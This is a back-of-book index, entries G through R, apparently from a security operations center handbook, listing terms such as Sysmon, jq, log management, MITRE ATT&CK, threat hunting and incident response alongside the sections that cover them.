generative AI, Generative AI, Agentic AI, and LLMs-Measured Operational Impact

geoIP, Investigation

get-all-event-ids-and-names.ps1, Reading Windows Security Event Logs

get-file-macb-times.ps1, Filesystem and Application Resolution

get-sysmon-combined-json.ps1, Combined DNS, Network Connection, and Command Line

get-sysmon-network-events.ps1, Event ID 22 for DNS Queries and Responses

GitHub, Sample Attack Flow

GitHub repository, Reading Windows Security Event Logs

GLBA (Gramm-Leach-Bliley Act), Log Retention, Audit, and Compliance Considerations

Gmail, Top One Million Site Checks and Enrichment

Google Analytics 4, Web Server and Application Server Activity

Google Docs, Top One Million Site Checks and Enrichment

Google GSuite, Collect Essential Data Sources Using Your Data Onboarding Plan

Google Threat Intelligence, Malware Analysis

governance, risk, and compliance (GRC), Continuous Monitoring Checklist for SOC Services

GPO (Group Policy Object), Implement Logon Separation, Logging System Components

Gramm-Leach-Bliley Act (GLBA), Log Retention, Audit, and Compliance Considerations

graph theory versus list thinking, Skill Development Moment: Graph Theory Versus List Thinking-Skill Development Moment: Graph Theory Versus List Thinking

GraphQL, Top WAF Detection Use Cases

grep (Linux command), Process Plaintext Data on Linux

-v flag, Manual Log Analysis for IR and the SOC

GreyNoise, Open Source Intelligence, Open Source Intelligence

group lifecycle events, Windows Group Life Cycle Events

Group Policy Object (GPO), Implement Logon Separation, Logging System Components

group-based monitoring alerts, Group-Based Monitoring Alerts

gsecdump.exe, Antivirus Systems

H

The Hacker News, Open source and community intelligence

Havoc, Web Proxy Use Cases

Health Information Technology for Economic and Clinical Health Act (HITECH), Log Retention, Audit, and Compliance Considerations

Health Insurance Portability and Accountability Act (HIPAA), CSIRT Function Support, Log Retention, Audit, and Compliance Considerations

hexadecimal domain names, DNS Monitoring Use Cases and Detection Patterns

HIDS (host-based intrusion detection system), Techniques and Analysis Methods by Data Source

HMM (Hunting Maturity Model), SANS Hunting Maturity Model

homoglyphs, Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns

homograph attacks, Email and Web: Look-alike Domains

(see also homoglyphs)

honey tokens, Endpoint Detection Use Cases

honeynet, SOC Analyst Skills

host-based intrusion detection system (HIDS), Techniques and Analysis Methods by Data Source

host-based versus network-based data, Performing Well-Rounded Alarm Analysis

hostname naming conventions, DHCP and Layer 2 Use Cases

“hot, warm, cold” model, SIEM technology provisioning

HTTP status codes, Key Web and App Server Use Cases

Human-Centered Investigative Playbook, Investigation

human-in-the-loop, Human-in-the-loop: The principle of appropriate autonomy

Hunting Maturity Model (HMM), SANS Hunting Maturity Model

Hybrid Analysis, Malware Analysis, Open source and community intelligence

I

IAM (identity and access management), Continuous Monitoring

IANS (Institute for Applied Network Security), Industry Reports and Organizations of Note

ICANN (Internet Corporation for Assigned Names and Numbers), Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns

ICMP (Internet Control Message Protocol), Internet Control Message Protocol

ICMP tunneling, Internet Control Message Protocol, Command and Control

ICMPExfil, Internet Control Message Protocol

icmptunnel, Internet Control Message Protocol

iconv, Processing Sysmon JSON Data

identity and access management (IAM), Continuous Monitoring

identity provider (IDP), Account Life Cycle Use Cases

IIS (Internet Information Services), Key Web and App Server Use Cases

IMAP (Internet Message Access Protocol), Antispam and Email Messaging

IMAP over TLS/SSL (IMAPS), Antispam and Email Messaging

Impacket, Windows Process Execution Patterns and IoCs

impossible travel, Account Logon Use Cases

incident command, Incident Response and IR Command Management

incident response (IR), Incident Response Initiation and Management-Incident Response and IR Command Management

    metrics, Metrics for the SOC-Metrics for the SOC

    SIPOC diagram, Incident Response and IR Command Management

incident timeline, Alarm Investigation Process, Manual Log Analysis for IR and the SOC

indicators of attack (IoAs), IoAs, IoCs, and Data Dependencies-IoAs, IoCs, and Data Dependencies

    characteristics, IoAs, IoCs, and Data Dependencies

    forensic data dependencies, IoAs, IoCs, and Data Dependencies-IoAs, IoCs, and Data Dependencies

indicators of compromise (IoCs), IoAs, IoCs, and Data Dependencies-IoAs, IoCs, and Data Dependencies, Techniques and Analysis Methods by Data Source, Technology Stack Considerations and Detection Engineering, Endpoint Detection Use Cases, Antispam and Email Messaging

characteristics, IoAs, IoCs, and Data Dependencies

forensic data dependencies, IoAs, IoCs, and Data Dependencies-IoAs, IoCs, and Data Dependencies

Infoblox, Domain Name Services

information security continuous monitoring (ISCM), Continuous Monitoring

Information Sharing and Analysis Centers (ISACs), Government and ISAC sources

initial-access brokers, Dark web and underground monitoring

insider threat, Top 10 Security Operations Use Cases, Antispam and Email Messaging, Data Loss Prevention

Institute for Applied Network Security (IANS), Industry Reports and Organizations of Note

intellectual property theft, A Scenario-The Defense Plan, Antispam and Email Messaging

intention of evidence, Improving Investigations Through Analyst Questions

intentional information, Improving Investigations Through Analyst Questions

unintentional information, Improving Investigations Through Analyst Questions

internal network telescope (see dark space monitor)

internal vulnerability scanning, NIDS/NIPS Use Cases

internal-to-external scanning, NIDS/NIPS Use Cases

Internet Control Message Protocol (ICMP), Internet Control Message Protocol

Internet Corporation for Assigned Names and Numbers (ICANN), Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns

Internet Information Services (IIS), Key Web and App Server Use Cases

“internet is always knocking on the door”, Log Filtering

Internet Message Access Protocol (IMAP), Antispam and Email Messaging

Internet of Things (IoT), InfoSec Standards

internet service provider (ISP), Partial Use Case: Logins from Multiple ASNs

Intune, IoAs, IoCs, and Data Dependencies, Cloud-Only Entra–ID Joined Devices, Application Whitelisting Use Cases

“The Investigation Labyrinth” (Sanders), Performing Well-Rounded Alarm Analysis

IoAs (see indicators of attack (IoAs))

IoCs (see indicators of compromise (IoCs))

Iodine, Domain Name Services, DNS Monitoring Use Cases and Detection Patterns

IoT (Internet of Things), InfoSec Standards

IP DarkNet monitoring, IP DarkNet Unused Network Monitoring-IP DarkNet Unused Network Monitoring

IP reputation, Command-and-Control Detection

ipconfig.exe, Windows Process Execution Patterns and IoCs

IPinfo, Partial Use Case: Logins from Multiple ASNs

IPQualityScore, Open Source Intelligence

IR (see incident response (IR))

ISACA, InfoSec Standards

ISACA Certified Information Security Manager, SOC Onboarding and Initial Training

ISACs (Information Sharing and Analysis Centers), Government and ISAC sources

ISC2 Cybersecurity Workforce Study, Human-in-the-loop: The principle of appropriate autonomy

ISC2 SSCP, Identify Security Operations Center Cost Components

ISCM (information security continuous monitoring), Continuous Monitoring

ISO 27001, InfoSec Standards

ISP (internet service provider), Partial Use Case: Logins from Multiple ASNs

IT General Controls (ITGC), IT General Controls Policy and Procedures That Support the SOC-Examples of Security Incidents Due to Lack of Policies or Procedures, Windows Account Life Cycle Events (ALCE), Log Retention, Audit, and Compliance Considerations

J

JA3/JA4 fingerprinting, Tor Network Use Cases, NIDS/NIPS Use Cases

JavaScript Object Notation (JSON), Exporting Event Data from Sysmon as JSON-Other JSON Processing

Joe Sandbox, Malware Analysis

journalctl, Logging System Components

jq (JSON processor), Exporting Event Data from Sysmon as JSON-Other JSON Processing

- group_by grouping, Other JSON Processing
- INVALID_CHARACTER error, Processing Sysmon JSON Data
- join() output formatting, Retrieving Command-Line Events
- .jq script files, Processing Sysmon JSON Data
- map(select()) filter, Retrieving Command-Line Events
- nested path access, Retrieving Command-Line Events
- quote escaping on Windows versus Linux, Processing Sysmon JSON Data
- split() for image names, Network traffic
- tostring conversion, Retrieving Command-Line Events
- @tsv and @csv output, Retrieving Command-Line Events
- variables, Other JSON Processing

jump boxes, Server Management Isolation, Windows Process Monitoring with Sysmon and Event ID 4688, Monitoring Jump Boxes-Jump Box Use Cases

- executable restrictions, Jump Box Use Cases
- remote connection detection, Jump Box Use Cases
- service account logons, Jump Box Use Cases
- user access restrictions, Jump Box Use Cases

Jupyter notebooks, Hypothesis-Driven Hunt Loop

K

Kali Linux, DHCP and Layer 2 Use Cases

Kansa, Performing Well-Rounded Alarm Analysis

KAPE (Kroll Artifact Parser and Extractor), Performing Well-Rounded Alarm Analysis

Keep It Simple, Sam/Susan (KISS), Metrics for the SOC

Kerberoasting, Windows Process Execution Patterns and IoCs

KEV (Known Exploited Vulnerabilities) catalog, Government and ISAC sources, Review of Security Intelligence Data

kill switch operation, Metrics for the SOC

Known Exploited Vulnerabilities (KEV) catalog, Government and ISAC sources, Review of Security Intelligence Data

Krebs on Security, Open source and community intelligence

Kroll Artifact Parser and Extractor (KAPE), Performing Well-Rounded Alarm Analysis

Kusto Query Language (KQL), Assumptions and Limitations, Phase 3: Detection Logic Development

L

large language model (LLM), Large Language Models-Threat intelligence synthesis and contextualization

lateral movement, Lateral Movement or Lateral Traversal-Lateral Movement or Lateral Traversal, Endpoint Detection Use Cases

    network traces, Network Traces

Windows authentication patterns, Lateral Movement or Lateral Traversal

lateral traversal, Lateral Movement or Lateral Traversal

ldifde.exe, Windows Process Execution Patterns and IoCs

Lessons Learned phase, Phase 1: Threat Intelligence and Requirements Development

living-off-the-land binary (LOLBin), Endpoint Detection Use Cases, Other JSON Processing

LLM (large language model), Large Language Models-Threat intelligence synthesis and contextualization

local account creation, Account Life Cycle Use Cases

local file inclusion (LFI), Top WAF Detection Use Cases

Local Security Authority Subsystem Service (LSASS), Endpoint Detection Use Cases

.locky extension, Ransomware Extensions and File Patterns

Log Analytics workspace, Design Specifications and Discrete Objectives

log generator, Logging System Components

log management, Log Management-Log Retention, Audit, and Compliance Considerations

account life cycle events, Account Management

acted-upon user, Account Management

acting user, Account Management

modeled user, Account Management

rights and permissions, Account Management

filtering, Log Filtering

log record data elements, Log Record Data Elements

acting system address, Log Record Data Elements

acting user, Log Record Data Elements

application data, Log Record Data Elements

changed data, Log Record Data Elements

event occurrence, Log Record Data Elements

event time, Log Record Data Elements

log time, Log Record Data Elements

outcome conditions, Log Record Data Elements

source system address, Log Record Data Elements

log times, Log Times

logging system components, Logging System Components-Logging System Components

retention periods, Log Retention, Audit, and Compliance Considerations-Log Retention, Audit, and Compliance Considerations

log parsing, Analyzing NGFW CSV Data

log rotation, Logging System Components-Logging System Components

logon failure status codes, Account Lockout Use Cases

logon segregation, SOC Access, Implement Logon Separation-Implement Logon Separation

secondary elevated accounts, Implement Logon Separation, Problem Statement, Privileged Account Monitoring

logon source correlation, Account Logon Use Cases

LogRhythm, SIEM Ingest Time

    normal message date, SIEM Ingest Time

logrotate, Logging System Components

LOLBin (living-off-the-land binary), Endpoint Detection Use Cases, Other JSON Processing

long domain names, DNS Monitoring Use Cases and Detection Patterns

long-lived connections, Perimeter Use Case Requirements

long-tail analysis, Threat Hunt Example, The Defense Plan, Top One Million Site Checks and Enrichment, Operating System Stability Use Cases, Windows Presence Indicators, Command Line for Long-Tail Analysis-Command Line for Long-Tail Analysis, Reading Windows Security Event Logs

LSASS (Local Security Authority Subsystem Service), Endpoint Detection Use Cases

M

M-Trends report, Industry Reports and Organizations of Note

M365 Defender, Requirement Statement(s), Antivirus Systems

    Advanced Hunting, Requirement Statement(s)

macro-based malware, Office Applications

MAGMA framework, InfoSec Standards

Majestic list, Top One Million Site Checks and Enrichment

malware analysis, Malware Analysis-Malware Analysis

malware lab, Malware Analysis

malware staging directories, Endpoint Detection Use Cases

Malware Traffic Analysis, Open source and community intelligence

managed identities, Implement Logon Separation, Cyber Kill Chain Analysis and Support

managed security service provider (MSSP), In-House Versus Outsourced Versus Hybrid SOC-In-House Versus Outsourced Versus Hybrid SOC

management plane, Layer 7 Use Cases

Mandiant, Industry Reports and Organizations of Note, Sources of hunting inspiration: Commercial and vendor threat intelligence

manual log analysis, Manual Log Analysis for IR and the SOC-Other JSON Processing

    key steps, Manual Log Analysis for IR and the SOC-Manual Log Analysis for IR and the SOC

mark of the web, Improving Investigations Through Analyst Questions

master boot record (MBR), SOC Analyst Skills

master file table ($MFT), Filesystem and Application Resolution

maximum transmission unit (MTU) mismatches, Identify and Report IT Operational Issues

MaxMind, IoAs, IoCs, and Data Dependencies

mean time to alert, Technology Stack Considerations and Detection Engineering

mean time to contain (MTTC), Endpoint Monitoring

mean time to detect (MTTD), Security Monitoring, Metrics for the SOC, Foundation, Performing Well-Rounded Alarm Analysis, Network Monitoring, Phase 6: Monitoring and Tuning

mean time to respond (MTTR), Security Monitoring, Risks and Trade-offs for SOC Metrics

MediaArena, Hunting Based on Malware Campaigns

mediated access applications, Account Life Cycle Use Cases

Message Transfer Agent (MTA), Data Loss Prevention

meta-event, Alarm Triage Overview

Metasploit, Cyber Threat Intelligence, Threat Hunting Practices in the SOC, Testing Standards, DHCP and Layer 2 Use Cases, Windows Process Execution Patterns and IoCs

MFA (multifactor authentication), Anomalous MFA Authentications, Identity and Access Monitoring

$MFT (master file table), Filesystem and Application Resolution

Microsoft 365, Cyber Kill Chain Analysis and Support, Antispam and Email Messaging

Microsoft Defender for Cloud, Malware Analysis

Microsoft Defender for Endpoint, Endpoint Detection and Response

Microsoft Defender for Office 365, Privileged Account Monitoring

Microsoft DNS server, Log Filtering

Microsoft Entra Cloud Sync, Entra ID—Hybrid Environments (On-Premises AD Synced to Entra ID)

Microsoft Entra Connect, Entra ID—Hybrid Environments (On-Premises AD Synced to Entra ID)

Microsoft Excel, Process CSV Data

Microsoft OneDrive, Antivirus Systems

Microsoft Sentinel, Top 10 Security Operations Use Cases, Technology Stack Considerations and Detection Engineering, Privileged Account Monitoring

Microsoft Threat Intelligence, Sources of hunting inspiration: Commercial and vendor threat intelligence

mimidogs.exe, Windows Process Execution Patterns and IoCs, Antivirus Systems

Mimikatz, Windows Process Execution Patterns and IoCs, Antivirus Systems

MISP, Domain Ownership and Squatting Detection

MITRE ATT&CK framework, MITRE ATT&CK, Leverage the MITRE ATT&CK Framework-Leverage the MITRE ATT&CK Framework, Alarm Triage Overview, MITRE ATT&CK Mapping, MITRE ATT&CK Integration-Identify and Prioritize Coverage Gaps, ATT&CK Tactic and Technique Coverage with Sysmon

- adversary groups, Maintain ATT&CK Navigator and Adversary Groups
- ATT&CK Navigator, Maintain ATT&CK Navigator and Adversary Groups
- coverage gaps, Identify and Prioritize Coverage Gaps
- coverage measurement, Metrics for the SOC-Risks and Trade-offs for SOC Metrics
- DeTT&CT, Identify and Prioritize Coverage Gaps
- technique and subtechnique tagging, MITRE ATT&CK Integration

MITRE CALDERA, Testing Standards

ModSecurity, Web Application Firewalls

Most Recently Used (MRU) key, Threat Hunt Example, Quarterly Detection Coverage Assessment

MOVEit Transfer breach, Examples of Security Incidents Due to Lack of Policies or Procedures

MSSP (managed security service provider), In-House Versus Outsourced Versus Hybrid SOC-In-House Versus Outsourced Versus Hybrid SOC

MTA (Message Transfer Agent), Data Loss Prevention

MTTC (mean time to contain), Endpoint Monitoring

MTTD (mean time to detect), Security Monitoring, Metrics for the SOC, Foundation, Performing Well-Rounded Alarm Analysis, Network Monitoring, Phase 6: Monitoring and Tuning

MTTR (mean time to respond), Security Monitoring, Risks and Trade-offs for SOC Metrics

MTU (maximum transmission unit) mismatches, Identify and Report IT Operational Issues

multifactor authentication (MFA), Anomalous MFA Authentications, Identity and Access Monitoring

MXToolbox, Open Source Intelligence

N

NAC (network access control), Phase Two, Technology Stack Considerations and Detection Engineering

NACL (network access control list), Perimeter Security–Focused Access

NAT (network address translation), Perimeter Security–Focused Access

National Initiative for Cybersecurity Careers and Studies (NICCS), SOC Analyst Skills

National Institute of Standards and Technology (NIST), InfoSec Standards

Cybersecurity Framework, InfoSec Standards

National Vulnerability Database (NVD), Government and ISAC sources

SP 800-137 (continuous monitoring), Continuous Monitoring

SP 800-53 (security and privacy controls), InfoSec Standards, Continuous Monitoring, Log Retention, Audit, and Compliance Considerations

SP 800-92 (security log management), Log Retention, Audit, and Compliance Considerations

National Vulnerability Database (NVD), Government and ISAC sources

natural language interfaces, Natural language interfaces to security tooling

NDR (non-delivery report) messages, Security Operations Center Notification, Antispam and Email Messaging

Nessus, Top WAF Detection Use Cases

nested groups, Windows Group Life Cycle Events

net (Windows command), Windows Process Execution Patterns and IoCs, Investigation

Netcraft, Example: Web Presence Attack

NetFlow, Network Security Monitoring, Top 10 IP Address Use Cases, Command Line for Long-Tail Analysis, Log Filtering

NetIQ DRA, Requirement Statement(s), Account Life Cycle Use Cases

NetScaler ADC, Web Application Firewalls

netsh advfirewall, Windows Process Execution Patterns and IoCs

Netskope, Web Proxy and URL Activity

netstat.exe, Windows Process Execution Patterns and IoCs

NetWitness, Network Security Monitoring

network access control (NAC), Phase Two, Technology Stack Considerations and Detection Engineering

network access control list (NACL), Perimeter Security–Focused Access

network address translation (NAT), Perimeter Security–Focused Access

network hardware monitoring, Network Hardware Devices and Appliances-Network Hardware Detection Use Cases

network infrastructure logon monitoring, Account Logon Use Cases

network intrusion detection system (NIDS), Intrusion Detection, Techniques and Analysis Methods by Data Source, Network Intrusion Detection and Prevention-NIDS/NIPS Use Cases, Command Line for Long-Tail Analysis, Log Record Data Elements, Investigation

network operations center (NOC), SOC Maturity Curve Using the CMMI

Network Security Monitoring (NSM), Network Security Monitoring, Network Security Monitoring-Network Security Monitoring

Network Time Protocol (NTP), Network Time Protocol-Cloud-Only Entra–ID Joined Devices, Log Times

- device configuration, NTP Device Configuration-Cloud-Only Entra–ID Joined Devices
- DHCP options, DHCP Options—Windows-DHCP Options—Linux
- security best practices, Network Time Protocol

Network Time Security (NTS), Network Time Protocol

newly registered domains (NRDs), Example SOC-Focused Threat Hunt Checklist, Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns, Antispam and Email Messaging

next-generation firewalls (NGFWs), Network Security Monitoring, Partial Use Case: Policy Violation Issues, Technology Stack Considerations and Detection Engineering, Next-Generation Layer 7 Firewalls-Layer 7 Use Cases, Jump Box Use Cases, Process CSV Data-Analyzing NGFW CSV Data

NHIs (nonhuman identities), Implement Logon Separation

NICCS (National Initiative for Cybersecurity Careers and Studies), SOC Analyst Skills

NIDS (network intrusion detection system), Intrusion Detection, Techniques and Analysis Methods by Data Source, Network Intrusion Detection and Prevention-NIDS/NIPS Use Cases, Command Line for Long-Tail Analysis, Log Record Data Elements, Investigation

Nikto, Top WAF Detection Use Cases

NIST (see National Institute of Standards and Technology (NIST))

nltest.exe, Windows Process Execution Patterns and IoCs

nmap, Network Hardware Detection Use Cases

NOC (network operations center), SOC Maturity Curve Using the CMMI

non-delivery report (NDR) messages, Security Operations Center Notification, Antispam and Email Messaging

nonhuman identities (NHIs), Implement Logon Separation

north–south traffic, Security Onion

notification table, Use Case Data Source Description

NRDs (newly registered domains), Example SOC-Focused Threat Hunt Checklist, Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns, Antispam and Email Messaging

NSM (Network Security Monitoring), Network Security Monitoring, Network Security Monitoring-Network Security Monitoring

NT LAN Manager (NTLM), Pass the Hash

NTDS.DIT file, Windows Process Execution Patterns and IoCs

ntdsutil.exe, Windows Process Execution Patterns and IoCs

NTFS permissions, Group-Based Monitoring Alerts

NTFS timestamps, Filesystem and Application Resolution

- Accessed, Filesystem and Application Resolution
- Birthday, Filesystem and Application Resolution
- Changed, Filesystem and Application Resolution
- Modified, Filesystem and Application Resolution

NTP (see Network Time Protocol (NTP))

NTP Pool Project, Network Time Protocol

NTS (Network Time Security), Network Time Protocol

NVD (National Vulnerability Database), Government and ISAC sources

NXDOMAIN responses, Techniques and Analysis Methods by Data Source, Command and Control

NXlog, Design Specifications and Discrete Objectives

O

observe-orient-decide-act (OODA) loop, Using the Lockheed Martin Cyber Kill Chain

Office 365, Collect Essential Data Sources Using Your Data Onboarding Plan

Office applications, Office Applications

Okta, IoAs, IoCs, and Data Dependencies, Top 10 Security Operations Use Cases

on-the-job (OTJ) training, Continuous training program, SOC Onboarding and Initial Training

one-over-one manager notification, Advanced Monitoring Rules and Alerts That May Require External Scripting

.onion domains, Tor Network Use Cases

The Onion Router (see Tor network)

OnionShare, Examples of Tor Access Software

OODA (observe-orient-decide-act) loop, Using the Lockheed Martin Cyber Kill Chain

open source intelligence (OSINT), Open Source Intelligence-Open Source Intelligence

    IP/domain investigation services, Open Source Intelligence

Open Systems Interconnection (OSI) model, Account Management

Open Threat Exchange (OTX), SOC/SIEM Support System Component Health Review, Open Source Intelligence

Open Web Application Security Project (OWASP), Key Web and App Server Use Cases

OpenCTI, Technology Stack Considerations and Detection Engineering

opening move, Improving Investigations Through Analyst Questions, Performing Well-Rounded Alarm Analysis

openSquat, Domain Ownership and Squatting Detection

OpenVPN, Web Proxy Use Cases

operating system stability monitoring, Operating System Security, Change, and Stability-Operating System Stability Use Cases

event ID reference, Operating System Stability Use Cases

Kernel-Power events, Operating System Stability Use Cases

operational expense (OpEx), Understand the App Stack

OPNsense, Next-Generation Layer 7 Firewalls

OSI (Open Systems Interconnection) model, Account Management

OSINT (see open source intelligence (OSINT))

OSINT Framework, Open Source Intelligence

OsQuery, Techniques and Analysis Methods by Data Source

OSSEC, IoAs, IoCs, and Data Dependencies, Techniques and Analysis Methods by Data Source

Osterman Research, Generative AI, Agentic AI, and LLMs

OTJ (on-the-job) training, Continuous training program, SOC Onboarding and Initial Training

OTX (Open Threat Exchange), SOC/SIEM Support System Component Health Review, Open Source Intelligence

OUI-based device identification, DHCP and Layer 2 Use Cases

OWASP (Open Web Application Security Project), Key Web and App Server Use Cases

OWASP Application Logging Vocabulary, Web Server and Application Server Activity

OWASP Core Rule Set (CRS), Web Application Firewalls

OWASP Top 10, SOC Analyst Skills, Example: Web Presence Attack, Account Life Cycle Use Cases, Key Web and App Server Use Cases

P

packet capture (PCAP), SOC Analyst Skills, Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms, Performing Well-Rounded Alarm Analysis, Security Onion

Paid to Think (Goldsmith), From intake to hypothesis, Technology Stack Considerations and Detection Engineering

Palo Alto DNS Security, Layer 7 Use Cases

Palo Alto NGFW, Next-Generation Layer 7 Firewalls

Palo Alto Prisma, Log Filtering

Palo Alto Strata, Network Security Monitoring

Palo Alto Unit 42, Sources of hunting inspiration: Commercial and vendor threat intelligence

PAN-OS, Next-Generation Layer 7 Firewalls

parent-child process relationships, Endpoint Detection Use Cases

Pass the Hash (PtH), Pass the Hash

PassiveDNS, IoAs, IoCs, and Data Dependencies, Collecting DNS Data, Log Filtering

password dumpers, Antivirus Systems

password spraying, The Defense Plan, Brute-Force Detection and Authentication Use Cases

Pastebin, Top One Million Site Checks and Enrichment

path traversal, Top WAF Detection Use Cases

Payment Card Industry Data Security Standard (PCI-DSS), CSIRT Function Support, Antivirus Systems, Log Retention, Audit, and Compliance Considerations

PCAP (packet capture), SOC Analyst Skills, Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms, Performing Well-Rounded Alarm Analysis, Security Onion

PCR (producer-to-consumer ratio), Web (HTTP) Transactions in Volume per Day, IoAs, IoCs, and Data Dependencies, Techniques and Analysis Methods by Data Source

PDC Emulator role, Identify and Report IT Operational Issues, Windows Domains (Windows Server 2016, 2019, 2022, and 2025)

PE (portable executable), Antispam and Email Messaging

PEAK (Prepare, Execute, and Act with Knowledge) framework, Foundation

penetration testing, Security and IT Procedures That Support the SOC

PeopleSoft, Phase 3: Detection Logic Development, Account Life Cycle Use Cases

perimeter security, Perimeter Security-Perimeter Security, Perimeter Security–Focused Access-Perimeter Use Case Requirements

    inbound accept logging, Perimeter Security–Focused Access

    inbound deny logging, Perimeter Security–Focused Access

    IP next-layer protocols, IP network layer protocols

protocol volume baselining, Perimeter Use Case Requirements

permission cloning, Account Management

personally identifiable information (PII), Log Retention, Audit, and Compliance Considerations

PESTL analysis, PESTL analysis

pfSense, Next-Generation Layer 7 Firewalls

phishing, Antispam and Email Messaging

PhishTank, Open Source Intelligence

PID correlation, Network traffic

PII (personally identifiable information), Log Retention, Audit, and Compliance Considerations

ping.exe, Windows Process Execution Patterns and IoCs

PingID, IoAs, IoCs, and Data Dependencies, Top 10 Security Operations Use Cases

PingTunnel, Internet Control Message Protocol

plaintext log processing, Process Plaintext Data on Linux-Process Plaintext Data on Linux

platform health monitoring, Platform Health Monitoring-Platform Health Monitoring, SOC/SIEM Support System Component Health Review-SOC/SIEM Support System Component Health Review

application owners, Platform Health Monitoring

platform technology owners, Platform Health Monitoring

SIPOC diagram, Platform Health Monitoring

SOC leadership, Platform Health Monitoring

playbooks, Security Monitoring, Alarm Investigation Process, Runbooks and Playbooks, Investigation
    automation, Metrics for the SOC
PlayStation, Partial Use Case: Policy Violation Issues
PMBOK (Project Management Body of Knowledge), Start with a SOC Charter, SOC Project Planning Outline, Start the DE Journey
PMI (Project Management Institute), Start with a SOC Charter
point of contact (POC), SIEM technology provisioning
policies and procedures (PnPs), Policy and Procedure Support
policy violation detection, Partial Use Case: Policy Violation Issues
    handling methods, Partial Use Case: Policy Violation Issues
policy, procedure, and governance (PPG), Business Case, Charter, and Project Plan
political, economic, sociocultural, technological, and legal (PESTL) analysis, PESTL analysis
Ponemon Institute, Industry Reports and Organizations of Note
POP3 over TLS/SSL (POP3S), Antispam and Email Messaging
population-based thresholds, Operating System Stability Use Cases
portable executable (PE), Antispam and Email Messaging
Post Office Protocol version 3 (POP3), Antispam and Email Messaging
potentially unwanted program (PUP), Antivirus Systems
PowerShell, Improving Investigations Through Analyst Questions, Endpoint Detection Use Cases, Jump Box Use Cases, Process CSV Data, Reading Windows Security Event Logs-Reading Windows Security Event

Logs, Reading Sysmon with PowerShell-Event ID 22 for DNS Queries and Responses, Investigation

ConvertTo-Json command, Processing Sysmon JSON Data

Get-WinEvent command, Processing Sysmon JSON Data

-MaxEvents option, Exporting Event Data from Sysmon as JSON

Select-Object command, Processing Sysmon JSON Data

PPG (policy, procedure, and governance), Business Case, Charter, and Project Plan

Pragmatic Security Metrics (Brotby and Hinson), Metrics for the SOC

Prepare, Execute, and Act with Knowledge (PEAK), Foundation

presence indicators, The Defense Plan, Windows Presence Indicators

presumption of compromise, SOC Analyst Skills

print job monitoring, Printing-Printing

event IDs, Printing

printer monitor registry key, Endpoint Detection Use Cases

Priority Account Protection, Privileged Account Monitoring

privileged accounts, Privileged Account Monitoring

privileged entity monitoring, Top 10 Security Operations Use Cases, Privileged Account Monitoring

problem statement, SOC Business Case

process injection, MITRE ATT&CK Integration, Endpoint Detection Use Cases

producer-to-consumer ratio (PCR), Web (HTTP) Transactions in Volume per Day, IoAs, IoCs, and Data Dependencies, Techniques and Analysis

Methods by Data Source

ProgramData directory, Endpoint Detection Use Cases

progressive elaboration, Project management and EDIS steps

Project Management Body of Knowledge (PMBOK), Start with a SOC Charter, SOC Project Planning Outline, Start the DE Journey

Project Management Institute (PMI), Start with a SOC Charter

Proofpoint, Intrusion Detection, Quarterly Detection Coverage Assessment, Antispam and Email Messaging

protocol analyzer, Security Onion

protocol mismatch detection, Command-and-Control Detection

proxied authentication, Lateral Movement or Lateral Traversal

Proxmox, Malware Analysis

proxy bypass detection, Web Proxy Use Cases

PsExec, Web Proxy Use Cases, Windows Process Execution Patterns and IoCs

PtH (Pass the Hash), Pass the Hash

PTI (X-Force Predictive Threat Intelligence), IBM's Autonomous Threat Operations Machine

Ptunnel, Internet Control Message Protocol

public key authentication, Process Plaintext Data on Linux

PulledPork, NIDS/NIPS Use Cases

PUP (potentially unwanted program), Antivirus Systems

Pupy, Domain Name Services

purple teaming, SOC Analyst Skills, Internal and contextual sources, Phase 4: Testing and Validation

pwdump, Windows Process Execution Patterns and IoCs, Antivirus Systems

Python, Process CSV Data, Analyzing NGFW CSV Data

Q

qprocess.exe, Windows Process Execution Patterns and IoCs

QR codes, Antispam and Email Messaging

Quad9 DNS, Domain Ownership and Squatting Detection

Quick Mail Transfer Protocol (QMTP), Antispam and Email Messaging

QuickTime, Alarm Triage Overview

R

RA (Router Advertisement) manipulation, DHCP and Layer 2 Use Cases

RADIUS (Remote Authentication Dial-In User Service), Collect Essential Data Sources Using Your Data Onboarding Plan, Identify and Report IT Operational Issues, Account Logon Use Cases

ransomware file extensions, Ransomware Extensions and File Patterns

rare executables, Command Line for Long-Tail Analysis

Raspberry Pi, Web Proxy Use Cases

RBA (risk-based alerting), NIDS/NIPS Use Cases

RBAC (role-based access control), Windows Group Life Cycle Events

RC4 encryption, Top 10 Security Operations Use Cases

RCE (remote control execution), Alarm Triage Overview

RDAP (Registration Data Access Protocol), Leveraging Top 1M Domain Rankings for Analysis

RDBMS (relational database management system), SOC/SIEM Support System Component Health Review

RDP (Remote Desktop Protocol), Jump Box Use Cases-Jump Box Use Cases, Investigation

Real Intelligence Threat Analytics (RITA), Command and Control, Web Proxy Use Cases

Recorded Future, Cyber Threat Intelligence

Red Hat, Partial Use Case: Policy Violation Issues

Red Team Automation, Testing Standards

red teaming, SOC Analyst Skills, Internal and contextual sources

reg.exe, Windows Process Execution Patterns and IoCs

Registration Data Access Protocol (RDAP), Leveraging Top 1M Domain Rankings for Analysis

relational database management system (RDBMS), SOC/SIEM Support System Component Health Review

REMnux, SOC Access

Remote Authentication Dial-In User Service (RADIUS), Collect Essential Data Sources Using Your Data Onboarding Plan, Identify and Report IT Operational Issues, Account Logon Use Cases

remote control execution (RCE), Alarm Triage Overview

Remote Desktop Protocol (RDP), Jump Box Use Cases-Jump Box Use Cases, Investigation

Remote Server Administration Tools (RSAT), Windows Process Execution Patterns and IoCs

report writing, SOC Analyst Skills

reporting, Reporting

resource-owner notifications, Group-Based Monitoring Alerts

response policy zone (RPZ), Network Time Protocol, Domain Ownership and Squatting Detection, The Defense Plan

retro hunting, Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms-Hunting Based on Malware Campaigns, The Defense Plan

rhythmic lockouts, Account Lockout Use Cases

Ricochet Refresh, Examples of Tor Access Software

risk object, Partial Use Case: Stacked Events

risk-based alerting (RBA), NIDS/NIPS Use Cases

RITA (Real Intelligence Threat Analytics), Command and Control, Web Proxy Use Cases

rogue device detection, DHCP and Data Link Layer Analysis-DHCP and Layer 2 Use Cases, Web Proxy Use Cases

